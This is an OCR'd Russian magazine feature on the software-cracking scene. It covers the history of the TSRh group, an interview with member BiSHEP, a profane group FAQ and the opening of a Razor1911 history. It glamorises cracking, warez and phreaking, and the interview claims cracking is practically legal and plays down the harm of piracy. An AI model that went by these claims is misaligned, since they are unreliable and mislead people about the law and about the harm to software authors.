Более подробно об истории TSRh написал Nitrogen. Привожу здесь отрывок из его мемуаров:


Примерно так ломают проги :)



Разные логотипы TSRh

Где-то до июня 2001 года я варился в собственном соку. Почитывал сайты определенной тематики, что-то помаленьку ломал. На одном из таких сайтов - cracking4newbies - узнал о существовании некой группы The Sabotage Rebellion Hackers (TSRh). Зашел к ним на сайт, а там всякие кряки, туторы... Все это мне очень понравилось, и на тамошнем форуме я написал, что хотел бы вступить в группу. Дал ссылку на свою страничку, где выкладывал кряки и туторы собственного производства. Слово за слово, и я стал мембером TSRh.

Занимался тем, что ломал проги и посылал свои кряки другим членам группы, чтобы они выложили их на сайт. Но то, как они оформляли релизы, мне в корне не нравилось. Я вырос на релизах таких групп, как class, razor1911, motiv 8, ucf, которые оформляли свои nfo'шники потрясающей ascii-графикой. Мне хотелось, чтобы у нас было что-то подобное! До моего появления релизы TSRh оформлялись просто: кряк + readme.txt. Никаких file_id.diz, tsrh.nfo не было. Поэтому я набросал пробные nfo/diz-файлы и написал на паскале программу, создающую их автоматически - нужно было только ввести нужные данные. Оставалось самое сложное - заставить других пользоваться этой программой. Со временем мне это удалось.

Мы продолжали ломать, выкладывать кряки, но нас мало кто знал. Нужно было как-то заявить о себе, начать раскручивать группу. Лично я делал это посредством форума forum.daphouse.com. Если кто-то искал кряк для программы, я ее ломал (или просил кого-нибудь из наших сломать ее), а потом сообщал на форуме, что программа сломана и кряк можно взять там-то. Со временем люди стали нас узнавать, заходили на сайт. Кстати, к тому времени наш сайт удалили и у нас осталась простая страница со списком вышедших релизов. Свежие релизы добавлялись наверх страницы, старые сортировались по соответствующим буквам. Может, кто-то еще помнит адрес nitrogen-tsrh.chat.ru...

С хостингом были постоянные проблемы. До тех пор пока в 2002 году нам не стал помогать parot (crackz.ws), за что ему респект.

Сначала в группе были Окс, Бишеп, Др.Нет и я. Позже подключился Эгоист, манера работы которого напоминает бомбардировщик - то от него ничего не слышно, то как выложит сразу кучу релизов. Потом появились Азл, Байт, Реалист... Работа шла полным ходом, мы приобретали все большую популярность. Нас даже стали узнавать на сетевых «улицах» ;). Потом Азл договорился с челом, который предоставил нам место на фтп. Туда мы выкладывали свои релизы в течение долгого времени.

В 2002 году с нами стали связываться лидеры различных 0day-групп, звали к себе. Ведь, несмотря на то что мы были новой командой, мы работали весьма успешно. Тем не менее, мы отказывались и в итоге поработали совместно лишь с двумя: Crossfire и Energy.

Летом 2002-го произошел случай, «о котором писали в газетах» :). Азл был уличен в риперстве релизов у некоторых групп. Это очень сильно подорвало репутацию группы, но так как никто кроме Азла этим не занимался, мы все-таки остались на плаву. Спустя месяц после этого случая Азл пропал, и никто его больше не видел. Я, правда, пару раз замечал его в аське - он сказал, что попал в конкретную аварию и долго лежал в больнице.

До конца 2002 года многие ушли, не выдержав требований. А требования у нас были жестокие - одного релиза в месяц было недостаточно. Я вообще считал, что три релиза в неделю - это разумный минимум. Сейчас поковырял поиск по базе - оказывается, в ноябре-декабре 2002 года я поставил рекорды по количеству релизов - 135/136 :).


Вспоминается разоблачение Бишепа. Оказалось, что он, работая в TSRh, также халтурил на стороне. Мне показалось странным, что TNT релизит те же программы, что и мы. Сперва я подумал, что это рипы. А потом в одном из бишеповских кряков обнаружил подпись z3k3/TNT. Позже я нашел упоминание о BiSHEP/TSRh в релизах TNT... Просто Биша порой тупил и, видать, не перекомпилировал кряки ;).

А новогодняя ночь! Мда, как сейчас помню... Отпраздновал по-быстрому с родителями, на улице то ли холодно было, то ли еще чего, в

> Мы продолжали ломать, выкладывать кряки, но нас мало кто знал.

ВЫДЕРЖКА ИЗ TSRH FAQ

Q: I can't download anything! I get an error message!
A: FTPs are down or maybe closed. Don't ask about this shit on the board!
Q: Does TSRH send cracks by e-mail?
A: No. We don't have time for this shit.
Q: You ignored my message!
A: Most likely this has happened for one of the following reasons:
1) You have not provided the question (lame).
2) Request for the program has not been accepted because:
a) You have not read the rules properly.
b) You have written an improper request.
c) You requested something that is already cracked or readily available.
3) We don't like you :)
Q: Fuck you! Your team sucks! Your cracks aren't working!
A: FUCK YOURSELF MOTHERFUCKER! DON'T COME BACK BITCH!


Лучший дизассемблер


Официальный сайт TSRH: http://zor.org/tsrh

общем, гулять я никуда не пошел. Остался дома перед компом. Просто перед компом сидеть неинтересно, полез в ирку... А там Скит сидит :)). Тоже типа празднует. Ну там, поздравления, то да се...
Короче, я сидел в новогоднюю ночь, базарил со Скитом и всеми, кто был на канале. И вы не поверите, что я делал попутно. Кейгенил прогу!

mindw0rk: А сколько сейчас в TSRh мемберов? Какой процент из них русских? Насколько высок общий уровень команды?

BiSHEP: Примерно 20 мемберов, из которых русскоязычных - примерно две трети. Активных, правда, человек 14, у остальные жизненные проблемы: учеба, работа, кошка родила :). Поэтому они на некоторое время заморожены. Общий уровень команды достаточно высок. По крайней мере, я считаю TSRh самой сильной public-командой в России.

mindw0rk: Как вы оформляете свои релизы? Есть ли у TSRh приоритетные направления? Основные достижения TSRh?

BiSHEP: В смысле «оформляем»? Zip-архив, в нем кряк/кейген + nfo + diz файл =). Все как положено. Направлений нет. А о достижениях судить сложно - просто каждый делает что-то полезное для общества и группы.

mindw0rk: Как у вас с риаллайфовыми тусами? В рамках группы или с другими кракерами.

BiSHEP: Всем мемберам встретиться очень проблематично, так как все разбросаны по разным странам и континентам. Не всем по карману ехать в Доминиканскую республику или, наоборот, в Россию. Кто живет близко друг от друга - встречались несколько раз.

Планы относительно общих сборов существуют года два, но никак не можем определиться с местом и временем и справиться с финансовыми трудностями. С другими крэк-группами не тусили. Думаю, может, на 10-летие группы все же соберемся. Главное, чтоб не в местах не столь отдаленных :)).

mindw0rk: Насколько TSRh активна сейчас? Сколько в среднем релизов вы выпускаете в месяц? В какую сторону идет развитие группы?

BiSHEP: В среднем мы делаем 100+ релизов в месяц. Конечно, было и лучше - в 2002-2003 годах ежемесячных релизов выпускали более двух сотен. Но теперь многие работают/учатся/уделяют время семье и т.д. Все-таки реверсинг - не самое главное в жизни ;). Конкретного направления развития нет. Каждый мембер просто постепенно учится, повышает свой уровень.

mindw0rk: Ты наверняка общался со многими крэкерами. Какие это люди? Понятно, что все мы разные, но попытайся найти общие черты, присущие большинству крэкеров.

BiSHEP: Обычные люди. Хотя, наверное, не все назовут компьютерщиков обычными. С ними вполне можно поговорить не только о прогах, но и за жизнь. А еще это в большинстве образованные люди.

mindw0rk: Расскажи о самых интересных моментах из твоего крэкерского прошлого. Может быть, ты сутками ломал какую-то защиту, хотя решение было совсем рядом? Или тебя вызывал на разговор по душам Дмитрий Чепчугов? :).

BiSHEP: Все и не вспомнишь. Иногда взлом проги занимал несколько минут, а иногда растягивался на несколько дней. Особенно если наталкиваешься на что-то новое. Дмитрий Чепчугов? А кто это? :)) Были, конечно, грозные письма от авторов программ. Некоторые выражали свое недовольство в форме «MOTHER FUCKER! GO TO FUCK YOURSELF! FUCKING SCUMBAG! SHIT FACE! FUCK YOU ASSHOLE!». Для таких у меня всегда ответ один. Если же кто-то просит нормально и без понта, то релиз удаляется сразу же. Мы ведь не какие-то бессердечные подонки :).

mindw0rk: Расскажи вкратце о 0day- и public-сценах. Чем они отличаются, и какая жизнь в них кипит?

BiSHEP: Насчет 0day говорить ничего не буду, так как это не принято. Кто знает, тот знает, кто хочет узнать - узнает :). Из известных 0day-команд можно выделить CoRE, ROR, SSG и др. Перечислять можно до посинения, так как сейчас их навалом. Имхо, 0day - слишком замкнутая структура. Public-сцена более открыта для общения с народом. Список наиболее активных public-команд можно найти тут: http://zor.org/zornews.

mindw0rk: Какие люди, на твой взгляд, больше всего повлияли на развитие русской крэк-сцены? Кто внес наибольший вклад в ее историю?

BiSHEP: Повлияли все, кто хоть что-то релизил. Отвечать на второй вопрос не буду, чтобы никого не обидеть ;).

mindw0rk: Хакером всех времен можно назвать Кевина Митника. А кого можно назвать крэкером всех времен? :)

BiSHEP: Не думаю, что Кевина Митника можно назвать хакером всех времен. Просто его поймали, и он получил известность. Есть много хакеров не хуже, которых просто не поймали и о них не знают. Насчет крэкера всех времен никто не даст точного ответа. Имхо, вопрос сам по себе неправильный - такого не бывает, что кто-то лучше всех. У нас тут олимпиады не проводятся, нельзя сказать, кто лучший. Можно сказать, кто выделяется. Но в целях их безопасности называть имена не буду.

mindw0rk: Существует ли русская warez/крэк-сцена сейчас? Обоснуй свое мнение. Где сейчас, в основном, общаются российские крэкеры?

BiSHEP: Варез- и кряк-сцены - это абсолютно разные вещи. Сам посуди, что делает варез-сайт? Распространяет то, что сломали крякеры =). То есть, по большому счету, он посредник. Отсюда вывод - для «варез-сцены» много ума не надо. Поэтому в мире так много «супер-мега-рулезных сайтов имени меня». Надписи большим шрифтом «Самый свежий варез, appz, crackz и т.д.» уже режут глаза :). Конечно, есть и нормальные сайты: Wzor.net, kpnemo.ru и т.д., но их мало. Общаются крэкеры где угодно. Форумы, ICQ, IRC, krovatka.ru :).


mindw0rk: Какие навыки помимо программирования нужно иметь, чтобы успешно взламывать софтварную защиту?

BiSHEP: Никаких навыков больше не нужно. Просто занимайся крэкингом и повышай свой уровень. Если хочешь ломать на очень высоком уровне, может понадобиться высшая математика. Тоже на высоком уровне.

mindw0rk: Какие закладки в браузере должен иметь каждый уважающий себя крэкер?

BiSHEP: http://xtin.org, http://cracklab.ru, http://wasm.ru, http://google.com. Остальных рекламировать не буду.

mindw0rk: Есть ли среди твоих друзей и знакомых наглядные примеры того, как бла-


Лучший hex-editor

В связи с небольшим распространением таких защит их можно считать более надежными аппаратных методов защиты.

В 2002-2003 годах ежемесячных релизов выпускали более двух сотен.

годаря навыкам в крэкинге они получили высокооплачиваемую работу?

BiSHEP: Таких примеров нет.

mindw0rk: Лучшая, на твой взгляд, защита на рынке?

BiSHEP: Не будем делать рекламу программистам и выделять конкретные протекторы, но хорошие есть. Хотя сломать можно практически все - это вопрос времени :).

mindw0rk: Я слышал, существуют какие-то аппаратные методы защиты. Расскажи об этом поподробнее.

BiSHEP: В связи с небольшим распространением таких защит их можно считать более надежными, особенно при правильном использовании. Хотя некоторые крэкеры считают их очень легкими. В любом случае, процент взлома программ, защищенных электронными ключами, намного ниже, чем прог, защищенных другими методами. Причина в том, что не так много крэкеров сталкивались с электронными ключами.

mindw0rk: Считаешь ли ты, что занимаешься противозаконной деятельностью? Что ты скажешь на суде, если тебя, не дай Бог, обвинят в нарушении копирайтов или чем-то еще более страшном?

BiSHEP: Практически не считаю, ведь конкретной статьи о крэкинге нет. У нас в стране не было ни одного суда над крэкером. Статьи против компьютерных преступлений, в основном, направлены на борьбу с вирусами и взломщиками сайтов, а не с крэкерами.


Очень трудно доказать, что определенный крэк или кейген создан именно тобой. На нем ведь нет отпечатков пальцев :)). Да и выделить крэки в отдельную группу сложно. Ведь в определение «прямым образом модифицирует программу» попадают те же WinZip с WinRar'ом. Нюансов и неопределенности в этом вопросе много, и у каждого свои отмазы :).


mindw0rk: Зарубежные СМИ оценивают ущерб софтварных компаний от деятельности пиратов в десятки миллиардов долларов. Насколько, по-твоему, реально велик ущерб?

BiSHEP: Ты мне скажи, что за СМИ и сколько им заплатили! :)) Как-то никогда не задумывался об ущербе. Если у человека есть деньги, ему нужна программа и нужна квалифицированная техподдержка - он не будет искать крэк, а просто ее купит. К тому же, большинство российских производителей делают скидки для жителей стран СНГ, а иной раз создают бесплатные лицензии. Так что все в руках производителя - делать достойную защиту или разумные цены :).


mindw0rk: Как ты думаешь, влияют ли крэкеры на развитие компьютерной индустрии? И если да, каким образом?

BiSHEP: Да, влияют. Они дают почву для конкуренции. Нет конкуренции - нет стимула, нет прогресса, нет развития продукта. Больше крэков - лучше защита, лучше защита - больше денег, больше денег - лучше жизнь у производителей и интересней у крэкеров :).






Примерно так ломают проги :)



Лозунг крэкеров



mindw0rk (mindw0rk@gameland.ru)



ГРУППА, КОТОРАЯ ИЗМЕНИЛА МИР

В андеграунде огромное количество групп. Все они различаются по уровню, размеру, активности, территориальной принадлежности и другим критериям. Но лишь единицы из них называют легендарными. Изменившими историю. Думаю, пора тебя с ними познакомить. Начиная с этого номера, я открываю в «Сцене» серию статей, в которых будет рассказываться история каждой из таких групп. Ты узнаешь, как появилась Drink or Die, почему Future Crew называют отцами демосцены, что с американскими телефонными сетями вытворяли парни из Phone Loosers of America и какие события сделали Cult of the Dead Cow одной из самых известных в мире хакгрупп. Сегодняшний рассказ - о культовой warez-группе Razor1911.

ИСТОРИЯ RAZOR1911

1985 - 1987: ЭПОХА C64

В 1985 году crack-сцена на компьютере Commodore 64 была молодым, но достаточно сформировавшимся сообществом. Первые команды быстро разрослись и стали настоящими звездами. Особенно выделялись на общем фоне Flash Cracking Group 1941, Section 8, Electronic Cracking Association 1998, ABC 1999, Jedi 2001, 1103, Djenghis Khan, Hellmates, SCC, Dynamic Duo. И когда в октябре 1985 года появилась новая команда, состоящая из трех норвежских кракеров, сенсацией это не стало.

Sector9, Doctor No, Insane, TTM - эти ребята, которым еще не исполнилось 18 лет, любили программирование, любили копаться в протекторах игр и по примеру более опытных коллег решили объединиться. Название группы появилось практически сразу - Razor 2992. Число было взято на тот случай, если кто-то соберется присвоить лейбл Razor - это позволило бы избежать путаницы (впоследствии так и произошло - какие-то парни из США назвали себя Razor Express, но стать известными им это не помогло). К тому же, добавлять число к названию группы в кракерской среде тогда было модным.


Через пару месяцев 2992 заменили на 1911, так как, по мнению мемберов, это звучало круче :). 1911 в hex-кодировке обозначало $777, что было антиподом повсеместно используемому числу 666. Юзая 777 вместо 666, мемберы Razor как бы отделяли себя от всего остального ламерского движения, добавляющего число Зверя во все свои релизы. Плюс 777 считается числом Бога, а парни из Razor собирались стать богами крак-сцены.

В течение первого года группа выпустила множество демок на C64 и краков к играм, став одной из самых активных на норвежской сцене команд. Большинство их творений, впрочем, на тот период нельзя назвать выдающимися - скроллинговые интры, простенькие текстурные эффекты - все в духе того времени. Релизы выкладывались на локальные BBS, и посредством этих же борд происходило общение с другими норвежскими кракерами.

В 1986 году из-за различия целей у мемберов группа распалась. Половина людей ушла в TCC, а Sector9 и Dr.Who присоединились к Megaforce, более известной в амига-кругах как Scoopex. Уже через месяц стало ясно, что подобное решение было ошибкой. Парни снова объединились, но теперь уже в составе сильной крак-группы Active Cracking Crew. Именно там они познакомились с отцами крак-сцены на C64 и вышли на мировую арену. Продолжая активно выпускать релизы, четверо фаундеров Razor1911 пробили номера андеграундовых телеконференций, где общались звезды мирового кракинга, и присоединились к жарким дискуссиям. Если раньше им приходилось ютиться в рамках локальной сцены, теперь перед парнями открылся весь мир. И они с жадностью стали знакомиться с лучшими его представителями. Лучшими в кракинге, разумеется.

На одной из таких телеконференций Sector9 узнал о COPY-пати - тусовках, где собиралась исключительно элита. Это были закрытые мероприятия, про которые мало кто знал и еще меньше - участвовал. Приглашение получали только те, кто заработал определенный авторитет в кракерских кругах или состоял в сильной крак-группе. На COPY-пати кракеры в неофициальной атмосфере обсуждали последние протекторы, пили пиво, выбирали кракера года и осуществляли совместные кряки программ.

На той тусовке, которая прошла в Дании, парням из ACC удалось поработать вместе с


Разоровская интра для C64

Скромная картинка от Разор :)

легендарной Fairlight и познакомиться со многими интересными людьми. Особенно важным было знакомство с двумя кракерами из мегапродуктивной крак-группы Raw Deal. Впоследствии они станут частью дружного коллектива Razor1911.

По пути домой из Дании приятели продолжали активно обсуждать крак-сцену. И к тому времени, как самолет приземлился в норвежском аэропорту, приняли важное решение. Несмотря на то что ACC много дала в плане развития и вывела ребят на мировой уровень, группу было решено оставить. И вместо этого возродить лейбл, который отсутствовал на сцене больше года. Так в конце 1987 года Razor1911 обрела новую жизнь. И из небольшой тимы, состоящей из четырех мемберов, стала потихоньку разрастаться в крупную андеграундовую команду, известную далеко за рубежом.

1987 - 1991: НА ВЕРШИНЕ АМИЖНОЙ СЦЕНЫ

Конец 80-х был временем расцвета компьютера Amiga, и многие группы, работавшие на C64, переходили на него. Но если с мультимедийными возможностями у амиги все было в порядке, с софтом все было иначе. Игры, демки, утилиты - всего этого в 1988 году практически не было. Razor1911 стала одной из первых команд, которые осваивали амижную сцену. А основным направлением у нее были демы.


Амижные демки от Razor1911 несли в себе новые идеи, качественную графику и отличное музыкальное оформление. В группе были люди всех сценовых профессий, и каждый из них был в своем деле талантлив. Например, главным кодером был кракер из Швеции DiMarz, до этого состоявший в Phenomena и считавшийся одним из лучших программистов на сцене. Но несмотря на то что Разор заработала титул одной из лучших амижных демогрупп, ее основатели не были до конца счастливы. Ведь изначально им хотелось стать богами именно крак-сцены.

В 1989 году Razor1911 посредством BBS и телеконференций наладила близкие связи с Accumulators, Eclipse, Quartex, Paranoimia и другими ведущими крак-группами. Чтобы не тратить на общение тысячи баксов, мемберы вплотную занялись фрикингом. Баги в телекоммуникационных сетях давали возможность сколько угодно общаться с друзьями из США, Канады, Дании и других стран Европы. И так как в то время еще не было наплыва ламеров, прознавших про халяву, фрикинг был довольно безопасным занятием.

В том же году Razor1911 приобрела в свои ряды трейдера из США Zodact и сильного кракера Onyx. Первый поставлял свежий варез, второй взламывал самые сложные протекторы. Оба этих мембера внесли большой вклад в развитие всей группы.

В декабре 1989 года Razor1911 выпустила первый международный релиз игр Pocket Rockets и Strip Poker II. После этого амижные геймы с загрузчиком «Razor1911 proudly presents» стали выходить десятками. Бордами, куда выкладывался весь свежий варез, были Wild Side BBS и Gameshop. Их сисопы не состояли официально в Razor1911, но обе ББСки считались пристанищем известной группы. В 1990 году Doctor No открыл собственную борду Digital Express, и всю активность перенесли на нее. Имя группы сыграло свою роль - BBS быстро стала популярной среди норвежских кракеров и, по сути, первой бордой в Норвегии, где собиралась вся элита. Zodact потом открыл The Castle BBS, через которую релизы Razor1911 распространялись в США. Эта станция также стала популярной среди американских кракеров и получила статус элитной.

В середине ноября 1990 года состоялась первая общая встреча мемберов Razor. Местом риаллайфовой тусовки стал город



Вот такие игры Razor релизила в начале 90х


Aalesund в Норвегии. Red Baron, Bug, Nosferatu, Iceman, Rex, Fort Knox, Doctor No, Sector9... Приехали все, кто составлял костяк команды. В течение этого уикенда кракеры пили пиво, знакомились, общались и дружно ломали софт.

